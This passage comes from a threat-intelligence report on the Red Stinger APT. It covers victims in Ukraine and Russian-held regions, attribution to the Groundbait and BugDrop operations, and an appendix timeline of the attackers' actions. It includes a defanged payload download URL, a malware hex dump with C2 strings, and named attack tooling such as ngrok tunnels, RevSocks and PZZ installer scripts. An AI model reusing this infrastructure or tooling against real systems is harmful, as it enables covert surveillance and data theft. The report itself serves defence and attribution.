start-job -ScriptBlock $ScriptBlock
```

Figure 24: Ld_dll_loader.

After that, by using some of the tooling analysed by *Kaspersky*, the exfiltration phase starts.

VICTIMOLOGY

OP#4

As OP#4 happened before our investigation started, we cannot determine how many victims were infected. However, at the time we began monitoring, we still had information about two victims. Surprisingly, these victims were located in central Ukraine. This is interesting because all the information had previously pointed to East Ukraine, where the Donbass region is located.




Figure 25: Map of Ukraine, where known targets in OP#4 are highlighted.

One of the victims was a military target, but the activity against this target was only carried out for a few hours. We have reason to believe that the user noticed something was wrong, and executed an anti-malware solution shortly after being infected, which likely detected and cleaned the system.

As far as we know, attackers managed to exfiltrate from this target several screenshots, microphone recordings and some *Office* documents.

The other victim we found was located in Vinnitsya. The target was an officer working in critical infrastructure. The attackers undertook a long surveillance of this victim, which extended until January 2023. They exfiltrated screenshots, microphone and *Office* documents, and in addition keystrokes were uploaded.

OP#5

With the victimology shared in OP#4, it would be reasonable to think that this was a group targeting only UA-aligned entities. However, analysis of OP#5 revealed that it mainly targeted RU-aligned entities.

Referendum targets

OP#5 started in September 2022, when Russia was holding referendums at Luhansk, Donetsk, Zaporizhzhia and Kherson [5]. While that was happening, Red Stinger targeted and surveilled officers and individuals involved in those elections.

Two of the victims targeted in OP#5 were workers at Yasinovataya Administration (Donetsk). Another victim was also part of DPR administration, in Port Mariupol. All of them were performing activities relating to the elections. We also found one victim holding the position of Advisor in the CEC (Central Election Commission). According to *Wikipedia*, 'The Central Election Commission of the Russian Federation (Russian: Центральная избирательная комиссия Российской Федерации, abbr. ЦИК, also Центризбирком) is the superior power body responsible for conducting federal elections and overseeing local elections in the Russian Federation.' [6]

Regarding CEC, we had seen another victim codenamed 'CIK_03D502E0'. CIK is another term that can be used to refer to CEC. The attackers seemed to show great interest in this one, as this victim was one of the only ones with its own name (some were identified just by using a drive ID). Also, USB drives from that victim were uploaded. Figure 26 shows a small fraction of the filenames exfiltrated by the attackers. To clarify, ТИК probably stands for TEC (Territorial Election Commission).




Figure 26: Detail of exfiltrated USB from victim 'CIK_03D502E0'.

The reconnaissance phase also revealed some nice information. DNS records obtained from another victim showed mail.gorod-donetsk.org and pop.gorod-donetsk.org, which could suggest that the victim was part of the DPR administration.

From the same victim, the DNS records revealed connections against xn--j1ab.xn--b1adbccegehv4ahbyd6o2c.xn--p1ai (лк[.]лидерывозрождения[.]рф), which translates as 'revival leaders'. That website was created 'on behalf of Putin', and promotes a contest to find potential leaders and fill positions at Kherson, Zaporozhye, DPR and Luhansk. It is unclear which positions would be filled, but winners were promised 1,000,000 rubles for a personally chosen training program in the Russian Federation.

Other victims

In addition to the victims involved in the September referendums, we also identified two other victims that did not seem to be related to the elections. One of them appeared to be related to the transportation ministry or equivalent, codenamed by the attackers 'ZhdDor', which could be translated as 'railroad'. We also found additional data that suggested that the attackers could be interested in transportation.

The other victim we discovered was a library in Vinnitsya. This victim was UA-aligned – we do not understand why it was a target, especially since it was the only UA entity targeted in OP#5. However, it is worth noting that in OP#4, another entity located in Vinnitsya was targeted.

Easter egg

Finally, we have two victims named 'TstSCR' and 'TstVM'. It turns out that, at some point, the attackers infected their own machines – either in order to carry out some testing, or by mistake.




Figure 27: Exfiltrated screenshot showing a machine belonging to the attackers.

First of all, we noticed that the keyboard language was set to ENG, which was unexpected. This may suggest that the group was composed of native English speakers. However, we find it strange because of the way they named the project folder ('internet_WORK'). We cannot be certain, but we don't think that a native speaker would use that naming convention.




Figure 28: Exfiltrated screenshot showing a machine belonging to the attackers while debugging Overall.exe.

Figure 28 shows the source code of the file Overall.exe (reported by researchers), while being debugged. Some of the victim folders we named in this report are shown as part of the sources.




Figure 29: Exfiltrated screenshot showing a machine belonging to the attackers. Some internal paths were shown.

For the account TstVM we chose the screenshot shown in Figure 29. In this case, attackers were developing a tool they use to tunnel victim communications. It can be seen (redacted) how source code reveals external IP addresses used by them, as well as some internal ones, naming for machines that we have not redacted, and even passwords.

Analysis of these machines also revealed the usage of the application AdvOr, used for tunneling communications through TOR.

ATTRIBUTION

Our first attempt did not attribute the attack to a specific country or actor. The victimology was a little unclear, so we chose not to make assumptions. What was evident, however, was the political motivation of the attackers and their extensive toolset. We also discovered that they had a long history dating back to 2020.

However, *Kaspersky* released a blog post, stating that they had found similarities with a previous campaign called Operation Groundbait. This operation had been documented by *ESET* in 2016 [7] and, like Red Stinger, it had contradictory clues in some cases. Figure 30 shows the language codes used for the droppers in Operation Groundbait.




Figure 30: Language codes distribution between droppers in Operation Groundbait (from ESET [7]).

Upon reading the paper, we found that *ESET*'s findings bore strong similarities to the campaigns we described, and we agree that the group behind these attacks is likely the same. Firstly, it was striking how the victimology matched perfectly

with our findings, even nine years prior. Additionally, the regions targeted were the same: focused on eastern Ukraine, with some victims in different regions also found in our attacks. The lures also bore strong similarities. Also interesting was the use of some of the same naming conventions by the attackers. For example, we found the words 'PZZ' or 'Region_PZZ' in some of the analysed artifacts.

unicode	73	0x0CFB62B8	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\diyfp.h
unicode	73	0x0CFB6378	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\pow10.h
unicode	72	0x0CFB6438	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\itoa.h
unicode	72	0x0CFB64E8	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\dtoa.h
unicode	67	0x0CFB6670	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\document.h
unicode	73	0x0CFB67C0	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\stack.h
unicode	65	0x0CFB68A8	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\writer.h
unicode	65	0x0CFB6C58	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\reader.h
unicode	68	0x0CFB6E20	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\encodings.h

Figure 31: Strings extracted from artifact used in OP#4.

In the past, we spent time searching for the meaning of PZZ and even consulted with some native speakers, but we didn't find any clear evidence. However, we knew that it could be an effective string to use. We also noticed that the PZZ identifier was used in some of the PowerShell scripts utilized in OP#4, but we still couldn't work out the significance.

It wasn't until we read *ESET*'s report that we connected the dots – the authors stated 'the malware writers internally call this Trojan PZZ'. The report also demonstrated how attackers utilized this naming convention back in 2016, which led us to believe that the attackers behind Red Stinger are the same as those reported by *ESET* in 2016. We also noticed the use of the word 'work' in some paths as an identifier. As we mentioned earlier, we found this word to be out of context.

We also discovered some overlap with the BugDrop operation documented by *CyberX* [8]. Most of this overlap was in OP#4, where the malware collected microphone recordings, screenshots, files and other data. For instance, MZ4 in OP#4 used the same user-agent as *Kaspersky* researchers mentioned in connecting the Groundbait and BugDrop operations (among others) [4].

```
74B9CE60  30 31 32 33 34 35 36 37 38 39 61 62 63 64 65 66  00 00 00 00 00 00 00 00 4D 00 6F 00 7A 00 69 00  0123456789abcdef........M.o.z.i.
74B9CE80  6C 00 6C 00 61 00 2F 00 35 00 2E 00 30 00 20 00  28 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00  l.l.a./.5...0.·.(.W.i.n.d.o.w.s.
74B9CEA0  20 00 4E 00 54 00 20 00 31 00 30 00 2E 00 30 00  29 00 20 00 41 00 70 00 70 00 6C 00 65 00 57 00  ·.N.T.·.1.0...0.).·.A.p.p.l.e.W.
74B9CEC0  65 00 62 00 4B 00 69 00 74 00 2F 00 35 00 33 00  37 00 2E 00 33 00 36 00 20 00 28 00 4B 00 48 00  e.b.K.i.t./.5.3.7...3.6.·.(.K.H.
74B9CEE0  54 00 4D 00 4C 00 2C 00 20 00 6C 00 69 00 6B 00  65 00 20 00 47 00 65 00 63 00 6B 00 6F 00 29 00  T.M.L.,.·.l.i.k.e.·.G.e.c.k.o.).
74B9CF00  20 00 43 00 68 00 72 00 6F 00 6D 00 65 00 2F 00  34 00 32 00 2E 00 30 00 2E 00 32 00 33 00 31 00  ·.C.h.r.o.m.e./.4.2...0...2.3.1.
74B9CF20  31 00 2E 00 31 00 33 00 35 00 20 00 53 00 61 00  66 00 61 00 72 00 69 00 2F 00 35 00 33 00 37 00  1...1.3.5.·.S.a.f.a.r.i./.5.3.7.
74B9CF40  2E 00 33 00 36 00 20 00 45 00 64 00 67 00 65 00  2F 00 31 00 32 00 2E 00 31 00 30 00 31 00 33 00  ..3.6.·.E.d.g.e./.1.2...1.0.1.3.
74B9CF60  36 00 00 00 74 00 69 00 6D 00 65 00 73 00 79 00  6E 00 63 00 62 00 79 00 73 00 69 00 6C 00 65 00  6...t.i.m.e.s.y.n.c.b.y.s.i.l.e.
74B9CF80  6E 00 74 00 70 00 6C 00 61 00 63 00 65 00 2E 00  70 00 68 00 70 00 00 00 43 00 6F 00 6F 00 6B 00  n.t.p.l.a.c.e...p.h.p...C.o.o.k.
74B9CFA0  69 00 65 00 3A 00 20 00 00 00 00 00 3D 00 00 00  69 00 66 00 63 00 6F 00 6E 00 66 00 69 00 67 00  i.e.:.·.....=...i.f.c.o.n.f.i.g.
74B9CFC0  2E 00 6D 00 65 00 00 00 61 00 6C 00 6C 00 2E 00  6A 00 73 00 6F 00 6E 00 00 00 00 00 47 00 45 00  ..m.e...a.l.l...j.s.o.n.....G.E.
```

Figure 32: Extract of MZ4, showing same user-agent as in BugDrop operation.

For the BugDrop operation, external sources of intelligence reported attacks using the same naming scheme as the one reported by *CyberX* for folders (ibx, rbx and obx). These attacks have shown patterns that overlap with our investigation. Additionally, it is worth noting *CyberX*'s statement about attribution: 'while we believe this operation displays nation-state level capabilities, we do not possess forensic evidence that links BugDrop to any specific nation-state or group'.

Even though we suspected the group behind these attacks was nation-sponsored, it was difficult to attribute the Groundbait and BugDrop operations to a specific country, even after *ESET* attributed the malware to Ukraine. It is unlikely that these clues are false flags. Firstly, the Groundbait and BugDrop operations were relatively unknown. It would be more logical to plant false flags about well-known actors whose information is easy to obtain. The purpose of a false flag is to deceive researchers, leading them to falsely accuse someone else. However, if someone were to plant a false flag implicating an unknown group, it would be ineffective because researchers would not come across the information. In the aforementioned report, researchers provided reasons to believe that the clues were authentic. We have also presented additional evidence that leads us to believe that the same theory is true.

CONCLUSION

The investigation into Red Stinger, a cyber threat actor operating in the Russia-Ukraine conflict, has provided valuable insights into the intricate dynamics of cyber warfare in the region. By examining the historical context of physical conflict between Russia and Ukraine, this study has underscored the interplay between geopolitical tensions and cybersecurity threats. The discovery of a previously unknown lure targeting Eastern Ukraine, coupled with the successful tracking of Red Stinger's activities, has yielded undisclosed data about this elusive threat actor.

Analysis of Red Stinger's recent campaigns reveals a wide range of targets, including military installations, transportation systems, critical infrastructure, and entities involved in the East Ukraine referendums. Their ability to exfiltrate sensitive data through various methods, such as capturing snapshots, utilizing USB drives, monitoring keystrokes, and recording audio, emphasizes the significant risks posed by this group.

Furthermore, the identification of previously unknown scripts and malware employed by Red Stinger has expanded our understanding of the group's capabilities and tactics. The dissemination of detailed technical information from this study equips the cybersecurity community with essential knowledge to bolster defences against this threat actor.

The comprehensive timeline of Red Stinger's operations, spanning from 2016 to the present, demonstrates the group's longevity and adaptability. Connections between previously documented attacks and newly discovered operations highlight the extensive reach and persistent engagement of this group.

In conclusion, this research sheds light on the evolving nature of cyber threats within the Russia-Ukraine conflict, underscoring the imperative for enhanced cybersecurity measures and proactive defence strategies. By deepening our understanding of Red Stinger's activities and tactics, organizations and security professionals can better anticipate and counter the ongoing cybersecurity challenges within this geopolitical landscape. Ongoing collaboration and information sharing within the cybersecurity community are crucial in mitigating the risks posed by threat actors like Red Stinger.

REFERENCES

[1] https://twitter.com/h2jazi/status/1573309097021444096?cxt=HHwWgMDUnbeSwtUrAAAA.

[2] https://www.virustotal.com/gui/file/301e819008e19b9803ad8b75ecede9ecfa5b11a3ecd8df0316914588b95371c8.

[3] Giles, A. Rapid Response: The Ngrok Incident Guide. Sophos News. 14 July 2022. https://news.sophos.com/en-us/2022/07/14/rapid-response-the-ngrok-incident-guide/.

[4] Bezvershenko, L.; Kucherin, G.; Kuznetsov, I. CloudWizard APT: the bad magic story goes on. Secure List. 19 May 2023. https://securelist.com/cloudwizard-apt/109722.

[5] Landay, J. Russian annexation of Ukraine territory expected within days. Reuters. 28 September 2022. https://www.reuters.com/world/ukraine-annexation-votes-end-amid-russian-mobilisation-exodus-2022-09-26/.

[6] Wikipedia. Central Election Commission (Russia). https://en.wikipedia.org/wiki/Central_Election_Commission_(Russia).

[7] Cherepanov, A. Operation Groundbait: Analysis of a surveillance toolkit. ESET. 17 May 2016. https://www.welivesecurity.com/wp-content/uploads/2016/05/Operation-Groundbait.pdf.

[8] Neray, P.; Atch, D. Operation BugDrop: CyberX discovers large-scale cyber-reconnaissance opertation targeting Ukrainian organizations. CyberX. 15 February 2017. https://web.archive.org/web/20171202045106/https:/cyberx-labs.com/en/blog/operation-bugdrop-cyberx-discovers-large-scale-cyber-reconnaissance-operation/.

APPENDIX: ACTIONS PERFORMED DURING RECONNAISSANCE PHASE IN OP#6

The following are most of the actions performed by the attackers in the reconnaissance phase.

App used	Date (UTC)	Event
	2022-09-23	Investigation starts
	2022-09-24T02:53	Документи (Documents) folder is created in OneDrive
	2022-09-24T02:53	Програми (Programs) folder is created in OneDrive
	2022-09-24T02:53	JimmyMorrison43 folder is created under Documents, in OneDrive
	2022-09-24T02:54	Робочий стіл (Desktop) folder is created in OneDrive
ListFiles	2022-09-24T10:25	Attackers sent a command to victim #1. Attackers were trying to list user files, as shown in Figure 19.
StartNgrok#1	2022-09-24T10:56	Attackers sent another command to victim #1. This command is a PowerShell script with 32 lines, which executes SolarTools/ngrok.exe.
	2022-09-25T16:09	An additional victim was found infected (Victim #4)
	2022-09-27T10:01	An additional victim was found infected (Victim #5)
	2022-09-28T05:07	An additional victim was found infected (Victim #6)
	2022-09-28T05:17	An additional victim was found infected (Victim #7)
SysInfo	2022-09-28T06:14	A new command is sent to Victim #6. The command looks to be a basic reconnaissance
	2022-09-28T06:14	ListFiles performed to Victim #6
SysInfo	2022-09-28T06:15	A new command is sent to Victim #7. The command looks to be a basic reconnaissance
	2022-09-28T06:15	ListFiles performed on Victim #7

StartNgrok#2	2022-09-28T07:54	Attackers show an interest in Victim #6. They have installed an ngrok application to them, downloaded from hxxp://185.166.217.184:2380/ApplicationSolarInstall_q3457y3487wy4t4bheors/Solar.msi
StartNgrok#1	2022-09-28T07:55	Attackers executed ngrok PowerShell in Victim #6 machine.
	2022-09-28T08:22	An additional victim was found infected (Victim #8)
	2022-09-28T11:37	An additional victim was found infected (Victim #9)
	2022-09-28T13:21	An additional victim was found infected (Victim #10)
ListVars	2022-09-28T17:38:43	A new task is sent to Victim #8
ListVars	2022-09-28T17:48:12	New task to Victim
InstallNewPZZ	2022-09-29T06:58	InstallNewPZZ.ps1 was sent to Victim#6
InstallNewPZZ	20220929_06:59:21	InstallNewPZZ.ps1 was sent to Victim#1
InstallNewPZZ	20220929_06:59:49	InstallNewPZZ.ps1 was sent to Victim#4
InstallNewPZZ	20220929_07:00:28	InstallNewPZZ.ps1 was sent to Victim#7
InstallNewPZZ	20220929_07:06:22	InstallNewPZZ.ps1 was sent again to Victim#1
	20220929_07:11:30	ps command was sent to Victim#6
	20220929_07:11:45	ps command was sent to Victim#7
	20220929_07:13:13	All.exe and ps was executed in Victim#6
	20220929_07:13:30	All.exe and ps was executed in Victim#7
	20220929_07:20:20	ps executed again in Victim#6
	20220929_07:21:45	ls -r “C:\ProgramData\CommonCommand” executed in Victim#6
	MISSED FILE	[MISSED FILE] - probably schtasks /query
	20220929_07:25:08	schtasks /run /tn “Synchronization App” and ps executed in Victim#6
	20220929_07:27:11	schtasks /run /tn “Synchronization App” and ps executed in Victim#7
	20220929_07:30:23	ls -r “C:\ProgramData\CommonCommand” and schtasks /query sent to Victim#7
InstallNewPZZ	20220929_07:33:34	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_07:35:41	ls -r “C:\ProgramData\CommonCommand”, schtasks /query and ps sent to Victim#7
InstallNewPZZ	20220929_08:01:30	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_08:03:16	ls -r “C:\ProgramData\CommonCommand”, schtasks /query and ps sent to Victim#7
SysInfo	20220929_08:05:27	sysinfo.ps1 sent to Victim#1
InstallNewPZZ	20220929_08:16:38	InstallNewPZZ.ps1 sent to Victim#8
	20220929_08:17:17	ls -r “C:\ProgramData\CommonCommand” and ps sent to Victim#7
	20220929_08:19:07	sysinfo.ps1 sent to Victim#1
	20220929_08:27:07	ls “C:\Program Files (x86)\Internet Explorer” sent to Victim#7
InstallNewPZZ	20220929_08:30:17	InstallNewPZZ.ps1 sent to Victim#7
	20220929_08:34:27	ls -r “C:\ProgramData\CommonCommand” sent to Victim#7
InstallNewPZZ	20220929_08:35:33	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_08:38:13	ls C:\ProgramData sent to Victim#1
InstallNewPZZ	20220929_08:38:57	InstallNewPZZ.ps1 modification sent to Victim#7
InstallNewPZZ	20220929_08:41:12	InstallNewPZZ.ps1 modification sent to Victim#7
InstallNewPZZ	20220929_08:41:10	InstallNewPZZ.ps1 modification sent to Victim#1
InstallNewPZZ	20220929_09:53:07	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_11:41:06	ls -r “C:\ProgramData\CommonCommand” and schtasks /query sent to Victim#2
InstallNewPZZ	20220929_11:44:52	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_11:46:09	ps sent to Victim#2
InstallNewPZZ	20220929_12:42:48	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_12:43:02	ls -r “C:\ProgramData\CommonCommand” sent to Victim#7
	20220930_06:10:41	StartNgrok.ps1
InstallNewPZZ	20220930_06:17:40	InstallNewPZZ.ps1 modification sent to Victim#1
	20220930_06:18:01	ls -r “C:\ProgramData\CommonCommand” and schtasks /query sent to Victim#7
InstallNewPZZ	20220930_06:22:50	InstallNewPZZ.ps1 modification sent to Victim#7

InstallNewPZZ	20220930_06:24:10	InstallNewPZZ.ps1 modification sent to Victim#7
	20221003_07:28:08	AppsJustForFunNoMatterWhatYouWant sent to Victim#1
Ld_dll_loader	20221003_07:28:24	ld_dll_loader.ps1 executed in Victim#1
	20221003_07:28:41	ls “C:\ProgramData\” and ps executed in Victim#1
Ld_dll_loader	20221003_07:28:57	ld_dll_loader.ps1 executed in Victim#2
Ld_dll_loader	20221003_07:42:51	ld_dll_loader.ps1 executed in Victim#2
	20221003_07:43:07	ls “C:\ProgramData\” and ps executed in Victim#2
StartRevSocks	20221005_14:25:50	StartRevSocks.ps1 was executed in Victim#3
	20221007_07:32:24	New Client
	20221007_14:46:49	New Client